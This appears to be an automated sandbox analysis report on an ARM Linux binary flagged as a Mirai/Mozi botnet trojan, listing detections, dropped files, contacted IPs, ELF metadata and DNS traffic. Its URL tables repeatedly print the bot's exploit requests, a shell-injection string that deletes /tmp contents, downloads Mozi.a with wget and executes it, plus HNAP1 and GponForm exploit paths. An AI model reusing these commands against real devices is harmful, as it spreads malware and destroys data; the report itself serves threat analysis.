Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	6 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ZFvtIZszMd	67%	Virustotal		Browse
ZFvtIZszMd	49%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
ZFvtIZszMd	60%	ReversingLabs	Linux.Trojan.Mirai	

Dropped Files

Source	Detection	Scanner	Label	Link
/usr/networks	49%	Metadefender		Browse
/usr/networks	60%	ReversingLabs	Linux.Trojan.Mirai	

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pastebin.ca)	0%	Avira URL Cloud	safe	
http://187.157.44.71:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://%s:%d/bin.sh;chmod	0%	Avira URL Cloud	safe	
http://83.142.198.185:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://200.123.205.169:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.a;chmod	0%	Avira URL Cloud	safe	
http://45.144.3.201:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://127.0.0.1:7574/UD/act?1	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;$	0%	Avira URL Cloud	safe	
http://46.254.184.147:80/HNAP1/	0%	Avira URL Cloud	safe	
http://23.12.89.25:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://52.72.158.238:80/HNAP1/	0%	Avira URL Cloud	safe	
http://185.199.110.112:80/HNAP1/	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m	0%	Avira URL Cloud	safe	
http://www.alsa-project.org/cardinfo-db/	0%	Avira URL Cloud	safe	
http://190.166.198.45:80/HNAP1/	0%	Avira URL Cloud	safe	
http://54.84.181.34:80/HNAP1/	0%	Avira URL Cloud	safe	
http://%s:%d/bin.sh	0%	Avira URL Cloud	safe	
http://www.alsa-project.org/alsa-info.sh	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;	0%	Avira URL Cloud	safe	
http://52.73.33.104:80/HNAP1/	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.a;sh$	0%	Avira URL Cloud	safe	
http://52.4.18.169:80/HNAP1/	0%	Avira URL Cloud	safe	
http://52.232.110.39:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://23.208.233.170:80/HNAP1/	0%	Avira URL Cloud	safe	
http://168.176.61.231:80/HNAP1/	0%	Avira URL Cloud	safe	
http://23.208.34.61:80/HNAP1/	0%	Avira URL Cloud	safe	
http://210.117.103.177:49152/soap.cgi?service=WANIPConn1	0%	Avira URL Cloud	safe	
http://45.8.220.39:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://127.0.0.1:80/GponForm/diag_Form?images/	0%	Avira URL Cloud	safe	
http://2.178.219.63:80/HNAP1/	0%	Avira URL Cloud	safe	
http://127.0.0.1:8080/GponForm/diag_Form?images/	0%	Avira URL Cloud	safe	
http://127.0.0.1	0%	Avira URL Cloud	safe	
http://127.0.0.1:5555/UD/act?1	0%	Avira URL Cloud	safe	
http://www.alsa-project.org	0%	Avira URL Cloud	safe	
http://184.25.176.127:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://127.0.0.1sendcmd	0%	URL Reputation	safe	
http://%s:%d/Mozi.m;/tmp/Mozi.m	0%	Avira URL Cloud	safe	
http://161.71.2.41:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://purenetworks.com/HNAP1/	0%	URL Reputation	safe	
http://www.alsa-project.org.	0%	Avira URL Cloud	safe	
http://64.34.159.178:80/HNAP1/	0%	Avira URL Cloud	safe	
http://HTTP/1.1	0%	Avira URL Cloud	safe	
http://104.101.170.129:80/HNAP1/	0%	Avira URL Cloud	safe	
http://3.20.201.243:80/HNAP1/	0%	Avira URL Cloud	safe	
http://207.154.230.111:80/HNAP1/	0%	Avira URL Cloud	safe	
http://34.98.66.83:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dht.transmissionbt.com	87.98.162.88	true	false		high
bttracker.acc.umu.se	130.239.18.158	true	false		high
router.bittorrent.com	67.215.246.10	true	false		high
router.utorrent.com	82.221.103.244	true	false		high
bttracker.debian.org	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://187.157.44.71:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://83.142.198.185:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://200.123.205.169:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://45.144.3.201:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:7574/UD/act?1	false	• Avira URL Cloud: safe	unknown
http://46.254.184.147:80/HNAP1/	false	• Avira URL Cloud: safe	unknown
http://23.12.89.25:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://52.72.158.238:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://185.199.110.112:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://190.166.198.45:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://54.84.181.34:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://52.73.33.104:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://52.4.18.169:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://52.232.110.39:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://23.208.233.170:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://168.176.61.231:80/HNAP1/	false	• Avira URL Cloud: safe	unknown
http://23.208.34.61:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://210.117.103.177:49152/soap.cgi?service=WANIPConn1	false	• Avira URL Cloud: safe	unknown
http://45.8.220.39:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:80/GponForm/diag_Form?images/	false	• Avira URL Cloud: safe	unknown
http://2.178.219.63:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:8080/GponForm/diag_Form?images/	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:5555/UD/act?1	true	• Avira URL Cloud: safe	unknown
http://184.25.176.127:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://161.71.2.41:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://64.34.159.178:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://104.101.170.129:80/HNAP1/	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://3.20.201.243:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://207.154.230.111:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://34.98.66.83:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
167.13.252.185	unknown	United States		3816	COLOMBIATELECOMUNICACIONESSAESPCO	false
134.109.132.112	unknown	Germany		680	DFNVereinzurFoerderungeinesDeutschenForschungsnetzese	false
135.242.188.8	unknown	United States		10455	LUCENT-CIOUS	false
177.73.251.61	unknown	Brazil		262558	PROMPTBRASILSOLUCOESEMTILTDABR	false
118.185.13.53	unknown	India		55410	VIL-AS-APVodafoneIdeaLtdIN	false
86.199.245.5	unknown	France		3215	FranceTelecom-OrangeFR	false
2.51.74.234	unknown	United Arab Emirates		5384	EMIRATES-INTERNETEmiratesInternetAE	false
88.225.4.102	unknown	Turkey		9121	TTNETTR	false
213.243.254.10	unknown	Italy		29050	TERRECABLATETerrecablateRetieServiziSrlIT	false
105.214.241.254	unknown	South Africa		16637	MTNNS-ASZA	false
82.40.120.62	unknown	United Kingdom		5089	NTLGB	false
200.55.162.24	unknown	Cuba		27725	EmpresadeTelecomunicacionesdeCubaSACU	false
97.54.207.224	unknown	United States		22394	CELLCOUS	false
26.56.43.205	unknown	United States		7922	COMCAST-7922US	false
91.212.82.117	unknown	unknown		48964	ENTERRA-ASUA	false
194.218.177.186	unknown	Sweden		3301	TELIANET-SWEDENTeliaCompanySE	false
157.207.132.147	unknown	United States		53926	APA-US-ASNUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
204.45.126.208	unknown	United States		174	COGENT-174US	false
7.193.28.254	unknown	United States		3356	LEVEL3US	false
83.25.227.199	unknown	Poland		5617	TPNETPL	false
84.71.242.96	unknown	United Kingdom		5378	VodafoneGB	false
185.18.207.206	unknown	Israel		61102	INTERHOSTIL	false
89.94.62.166	unknown	France		5410	BOUYGTEL-ISPFR	false
195.61.161.173	unknown	European Union		51964	ORANGE-BUSINESS-SERVICES-IPSN-ASNFR	false
142.81.176.61	unknown	Canada		5769	VIDEOTRONCA	false
3.65.136.88	unknown	United States		16509	AMAZON-02US	false
94.140.191.157	unknown	Belgium		48517	DESTINY-BACKBONEInternationalBackboneBE	false
181.33.35.31	unknown	Colombia		3816	COLOMBIATELECOMUNICACIONESSAESPCO	false
207.76.206.157	unknown	United States		701	UUNETUS	false
208.140.180.142	unknown	United States		3561	CENTURYLINK-LEGACY-SAVVISUS	false
133.116.187.207	unknown	Japan		2522	PPP-EXPJapanNetworkInformationCenterJP	false
129.19.234.207	unknown	United States		54393	FLC-DURANGOUS	false
121.93.165.47	unknown	Japan		2510	INFOWEBFUJITSULIMITEDJP	false
160.108.162.20	unknown	United States		715	WOODYNET-2US	false
88.60.130.88	unknown	Italy		3269	ASN-IBSNAZIT	false
140.92.187.172	unknown	Taiwan; Republic of China (ROC)		1659	ERX-TANET-ASN1TaiwanAcademicNetworkTANetInformationC	false
17.195.182.102	unknown	United States		714	APPLE-ENGINEERINGUS	false
130.175.68.192	unknown	United States		12173	UAUS	false
20.57.184.167	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
13.238.47.38	unknown	United States		16509	AMAZON-02US	true
166.178.154.91	unknown	United States		20057	ATT-MOBILITY-LLC-AS20057US	false
40.111.74.139	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
51.67.184.58	unknown	United Kingdom		2686	ATGS-MMD-ASUS	false
186.127.250.135	unknown	Argentina		7303	TelecomArgentinaSAAR	false
17.209.94.162	unknown	United States		714	APPLE-ENGINEERINGUS	false
76.189.201.245	unknown	United States		10796	TWC-10796-MIDWESTUS	false
181.183.102.130	unknown	Venezuela		262210	VIETTELPERUSACPE	false
186.134.33.191	unknown	Argentina		22927	TelefonicadeArgentinaAR	false
192.144.81.128	unknown	Bangladesh		58826	ICOMBANGLADESHLTD-BDpingbyICOMBangladeshLtdBD	false
37.148.152.25	unknown	Germany		198967	BITEL-GESELLSCHAFT-FUER-TELEKOMMUNIKATION-AS-IPTransitC	false
189.212.242.229	unknown	Mexico		6503	AxtelSABdeCVMX	false
106.25.199.66	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
14.12.94.24	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
64.208.187.179	unknown	United States		62262	QUBICASGB	false
117.196.55.244	unknown	India		9829	BSNL-NIBNationalInternetBackboneIN	false
83.34.29.8	unknown	Spain		3352	TELEFONICA_DE_ESPANAES	false
112.193.89.217	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
88.248.201.54	unknown	Turkey		9121	TTNETTR	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
221.88.134.158	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	false
22.14.164.25	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
193.1.101.106	unknown	Ireland		1213	HEANETIE	false
222.92.234.116	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
17.54.72.65	unknown	United States		714	APPLE-ENGINEERINGUS	false
194.190.206.103	unknown	Russian Federation		57107	RSCC-ASRU	false
181.211.64.157	unknown	Ecuador		28006	CORPORACIONNACIONALDETELECOMUNICACIONES-CNTEPEC	false
79.22.69.125	unknown	Italy		3269	ASN-IBSNAZIT	false
46.230.96.252	unknown	Saudi Arabia		35819	MOBILY-ASEtihadEtisalatCompanyMobilySA	false
161.52.123.70	unknown	Sweden		43922	MALMOSE	false
46.146.25.135	unknown	Russian Federation		12768	ER-TELECOM-ASRU	false
65.235.104.115	unknown	United States		701	UUNETUS	false
132.17.157.215	unknown	United States		427	AFCONC-BLOCK1-ASUS	false
171.112.185.78	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
184.126.156.228	unknown	United States		7922	COMCAST-7922US	false
119.113.120.170	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
142.114.10.196	unknown	Canada		577	BACOMCA	false
197.23.125.151	unknown	Tunisia		37693	TUNISIANATN	false
175.239.97.66	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
218.50.238.88	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false
154.249.187.10	unknown	Algeria		36947	ALGTEL-ASDZ	false
142.178.73.14	unknown	Canada		18814	ATC-DC-NET01CA	false
38.197.168.247	unknown	United States		174	COGENT-174US	false
207.249.235.141	unknown	Mexico		2549	UniversidaddeGuadalajaraMX	false
16.112.202.2	unknown	United States		unknown	unknown	false
4.67.109.111	unknown	United States		46164	ATT-MOBILITY-LABSUS	false
67.165.181.82	unknown	United States		7922	COMCAST-7922US	false
219.253.38.248	unknown	Korea Republic of		18302	SKG_NW-AS-KRSKTelecomKR	false
166.57.155.129	unknown	United States		19554	OPENTEXT-AS-NA-US6CA	false
221.104.48.126	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	false
39.179.39.95	unknown	China		9808	CMNET-GDGuangdongMobileCommunicationCoLtdCN	false
70.107.151.243	unknown	United States		701	UUNETUS	false
30.223.214.12	unknown	United States		7922	COMCAST-7922US	false
107.234.200.0	unknown	United States		20057	ATT-MOBILITY-LLC-AS20057US	false
155.108.107.202	unknown	United States		1906	NORTHROP-GRUMMANUS	false
143.95.128.28	unknown	United States		62729	ASMALLORANGE1US	false
92.189.120.221	unknown	France		12479	UNI2-ASES	false
146.51.174.99	unknown	Japan		1124	UVA-NLUniversiteitvanAmsterdamEU	false
91.125.84.41	unknown	United Kingdom		6871	PLUSNETUKInternetServiceProviderGB	false
188.115.214.179	unknown	Armenia		44395	ORG-UL31-RIPEAM	false
140.96.96.109	unknown	Taiwan; Republic of China (ROC)		18422	ITRINET-AS-TWIndustrialTechnologyResearchInstituteTW	false
191.71.196.147	unknown	Colombia		26611	COMCELSACO	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/boot/grub/i386-pc/modinfo.sh

/etc/acpi/asus-keyboard-backlight.sh

/etc/acpi/asus-wireless.sh

/etc/acpi/ibm-wireless.sh

/etc/acpi/tosh-wireless.sh

/etc/acpi/undock.sh

/etc/console-setup/cached_setup_font.sh

/etc/console-setup/cached_setup_keyboard.sh

/etc/console-setup/cached_setup_terminal.sh

/etc/gdm3/config-error-dialog.sh

/etc/init.d/S95baby.sh

/etc/init.d/console-setup.sh

/etc/init.d/hwclock.sh

/etc/init.d/keyboard-setup.sh

/etc/profile.d/01-locale-fix.sh

/etc/profile.d/Z97-byobu.sh

/etc/profile.d/Z99-cloud-locale-test.sh

/etc/profile.d/Z99-cloudinit-warnings.sh

/etc/profile.d/apps-bin-path.sh

/etc/profile.d/bash_completion.sh

/etc/profile.d/cedilla-portuguese.sh

/etc/profile.d/gawk.sh

/etc/profile.d/im-config_wayland.sh

/etc/profile.d/vte-2.91.sh

/etc/profile.d/xdg_dirs_desktop_session.sh

/etc/rcS.d/S95baby.sh

/etc/wpa_supplicant/action_wpa.sh

/etc/wpa_supplicant/functions.sh

/etc/wpa_supplicant/ifupdown.sh

/tmp/.config

/usr/bin/gettext.sh

/usr/bin/rescan-scsi-bus.sh

/usr/networks

/usr/share/PackageKit/helpers/test_spawn/search-name.sh

/usr/share/alsa-base/alsa-info.sh

/usr/share/alsa/utils.sh

/usr/share/brltty/initramfs/brltty.sh

/usr/share/cups/braille/cups-braille.sh

/usr/share/cups/braille/index.sh

/usr/share/cups/braille/indexv3.sh

/usr/share/cups/braille/indexv4.sh

/usr/share/debconf/confmodule.sh

/usr/share/doc/acpid/examples/ac.sh

/usr/share/doc/acpid/examples/default.sh

/usr/share/doc/acpid/examples/powerbtn.sh

/usr/share/doc/bubblewrap/examples/bubblewrap-shell.sh

/usr/share/doc/bubblewrap/examples/flatpak-run.sh

/usr/share/doc/busybox-static/examples/mdev.conf.change_blockdev.sh

/usr/share/doc/cron/examples/cron-tasks-review.sh

/usr/share/doc/gawk/examples/network/PostAgent.sh

/usr/share/doc/gawk/examples/prog/igawk.sh

/usr/share/doc/gdb/contrib/ari/create-web-ari-in-src.sh

/usr/share/doc/gdb/contrib/ari/gdb_find.sh

/usr/share/doc/gdb/contrib/expect-read1.sh

/usr/share/doc/gdb/contrib/gdb-add-index.sh

/usr/share/doc/gdb/contrib/words.sh

/usr/share/doc/git/contrib/coverage-diff.sh

/usr/share/doc/git/contrib/credential/netrc/t-git-credential-netrc.sh

/usr/share/doc/git/contrib/diff-highlight/t/t9400-diff-highlight.sh

/usr/share/doc/git/contrib/fast-import/git-import.sh

/usr/share/doc/git/contrib/git-resurrect.sh

/usr/share/doc/git/contrib/remotes2config.sh

/usr/share/doc/git/contrib/rerere-train.sh

/usr/share/doc/git/contrib/subtree/git-subtree.sh

/usr/share/doc/git/contrib/subtree/t/t7900-subtree.sh

/usr/share/doc/git/contrib/thunderbird-patch-inline/appp.sh

/usr/share/doc/git/contrib/update-unicode/update_unicode.sh

/usr/share/doc/git/contrib/vscode/init.sh

/usr/share/doc/hddtemp/contribs/analyze/graph-field.sh

/usr/share/doc/hddtemp/contribs/analyze/hddtemp_monitor.sh

/usr/share/doc/hddtemp/contribs/hddtemp-all.sh

/usr/share/doc/lm-sensors/examples/daemon/healthd.sh

/usr/share/doc/lm-sensors/examples/tellerstats/gather.sh

/usr/share/doc/lm-sensors/examples/tellerstats/tellerstats.sh

/usr/share/doc/netcat-openbsd/examples/dist.sh

/usr/share/doc/popularity-contest/examples/bin/popcon-process.sh

/usr/share/doc/python3-colorama/examples/demo.sh

/usr/share/doc/python3-serial/examples/port_publisher.sh

/usr/share/doc/sg3-utils/examples/sg_persist_tst.sh

/usr/share/doc/transmission-common/examples/send-email-when-torrent-done.sh

/usr/share/doc/xdotool/examples/ffsp.sh

/usr/share/hplip/hplip_clean.sh

/usr/share/lightdm/guest-session/setup.sh

/usr/share/os-prober/common.sh

/usr/share/session-migration/scripts/01-usd-migration-monitors-xml.sh

/usr/share/vim/vim81/macros/less.sh

/usr/src/linux-headers-5.4.0-81/Documentation/admin-guide/aoe/autoload.sh

/usr/src/linux-headers-5.4.0-81/Documentation/admin-guide/aoe/status.sh

/usr/src/linux-headers-5.4.0-81/Documentation/admin-guide/aoe/udev-install.sh

/usr/src/linux-headers-5.4.0-81/Documentation/arm64/kasan-offsets.sh

/usr/src/linux-headers-5.4.0-81/Documentation/features/list-arch.sh

/usr/src/linux-headers-5.4.0-81/Documentation/features/scripts/features-refresh.sh

/usr/src/linux-headers-5.4.0-81/Documentation/s390/config3270.sh

/usr/src/linux-headers-5.4.0-81/Documentation/sound/cards/multisound.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/boot/deflate_xip_data.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/boot/install.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/tools/syscallhdr.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/tools/syscallnr.sh

/usr/src/linux-headers-5.4.0-81/arch/arm/tools/syscalltbl.sh

/usr/src/linux-headers-5.4.0-81/arch/arm64/boot/install.sh

Static File Info

General

File type:	ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
Entropy (8bit):	5.821906669631145
TrID:	• ELF Executable and Linkable format (generic) (4004/1) 100.00%
File name:	ZFvtIZszMd
File size:	307960
MD5:	ddba92dcf5c5fd7b791f6278a3e20fb8
SHA1:	635075a22cd4e3ade3583d4e9787a09b06e50b76
SHA256:	bc08d8a3541834634fa5fd606805ee6e24cd07575af27bbcbb8ad02247cccd38
SHA512:	efc2c01016d1c00878a34f96d5f892a48e4aefd7ab00b1478f3af20adb253e5aaf51d0498576e6aba27848c085a9088fadcea592f37eaf5a1fe474bb1388d37a
SSDEEP:	6144:T2s/gAWuboqsJ9xcJxspJBqQgTuaJZRhVabE5wKSDP99zBa77oNsKqqKPqO4:T2s/bW+UmJqBxAuaPRhVabEDSDP99zB5
File Content Preview:	.ELF.....(.....4...P.....4. ...(.....p.....(...(.....8.....Q.td.....-...L.....@-.,@...0....S

Static ELF Info

ELF header

Class:	ELF32

ELF header	
Data:	2's complement, little endian
Version:	1 (current)
Machine:	ARM
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x8194
Flags:	0x4000002
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	5
Section Header Offset:	307280
Section Header Size:	40
Number of Section Headers:	17
Header String Table Index:	16

Sections


Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x80d4	0xd4	0x10	0x0	0x6	AX	0	0	4
.text	PROGBITS	0x80f0	0xf0	0x34a98	0x0	0x6	AX	0	0	16
.fini	PROGBITS	0x3cb88	0x34b88	0x10	0x0	0x6	AX	0	0	4
.rodata	PROGBITS	0x3cb98	0x34b98	0xb9d0	0x0	0x2	A	0	0	8
.ARM.extab	PROGBITS	0x48568	0x40568	0x18	0x0	0x2	A	0	0	4
.ARM.exidx	ARM_EXIDX	0x48580	0x40580	0x128	0x0	0x82	AL	2	0	4
.eh_frame	PROGBITS	0x51000	0x41000	0x4	0x0	0x3	WA	0	0	4
.tbss	NOBITS	0x51004	0x41004	0x8	0x0	0x403	WAT	0	0	4
.init_array	INIT_ARRAY	0x51004	0x41004	0x4	0x0	0x3	WA	0	0	4
.fini_array	FINI_ARRAY	0x51008	0x41008	0x4	0x0	0x3	WA	0	0	4
.data.rel.ro	PROGBITS	0x51010	0x41010	0x18	0x0	0x3	WA	0	0	4
.got	PROGBITS	0x51028	0x41028	0xb8	0x4	0x3	WA	0	0	4
.data	PROGBITS	0x510e0	0x410e0	0x9ec8	0x0	0x3	WA	0	0	8
.bss	NOBITS	0x5afa8	0x4afa8	0x25b90	0x0	0x3	WA	0	0	8
.ARM.attributes	ARM_ATTRIBUTES	0x0	0x4afa8	0x16	0x0	0x0		0	0	1
.shstrtab	STRTAB	0x0	0x4afbe	0x90	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
EXIDX	0x40580	0x48580	0x48580	0x128	0x128	2.1681	0x4	R	0x4		.ARM.exidx
LOAD	0x0	0x8000	0x8000	0x406a8	0x406a8	3.5102	0x5	R E	0x8000		.init .text .fini .rodata .ARM.extab .ARM.exidx
LOAD	0x41000	0x51000	0x51000	0x9fa8	0x2fb38	1.9570	0x6	RW	0x8000		.eh_frame .init_array .fini_array .data.rel.ro .got .data .bss
TLS	0x41004	0x51004	0x51004	0x0	0x8	0.0000	0x4	R	0x4		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x7	RWE	0x4		

Network Behavior

Network Port Distribution



TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2022 04:33:27.367419004 CET	192.168.2.23	1.1.1.1	0x405e	Standard query (0)	dht.transmissionbt.com	A (IP address)	IN (0x0001)
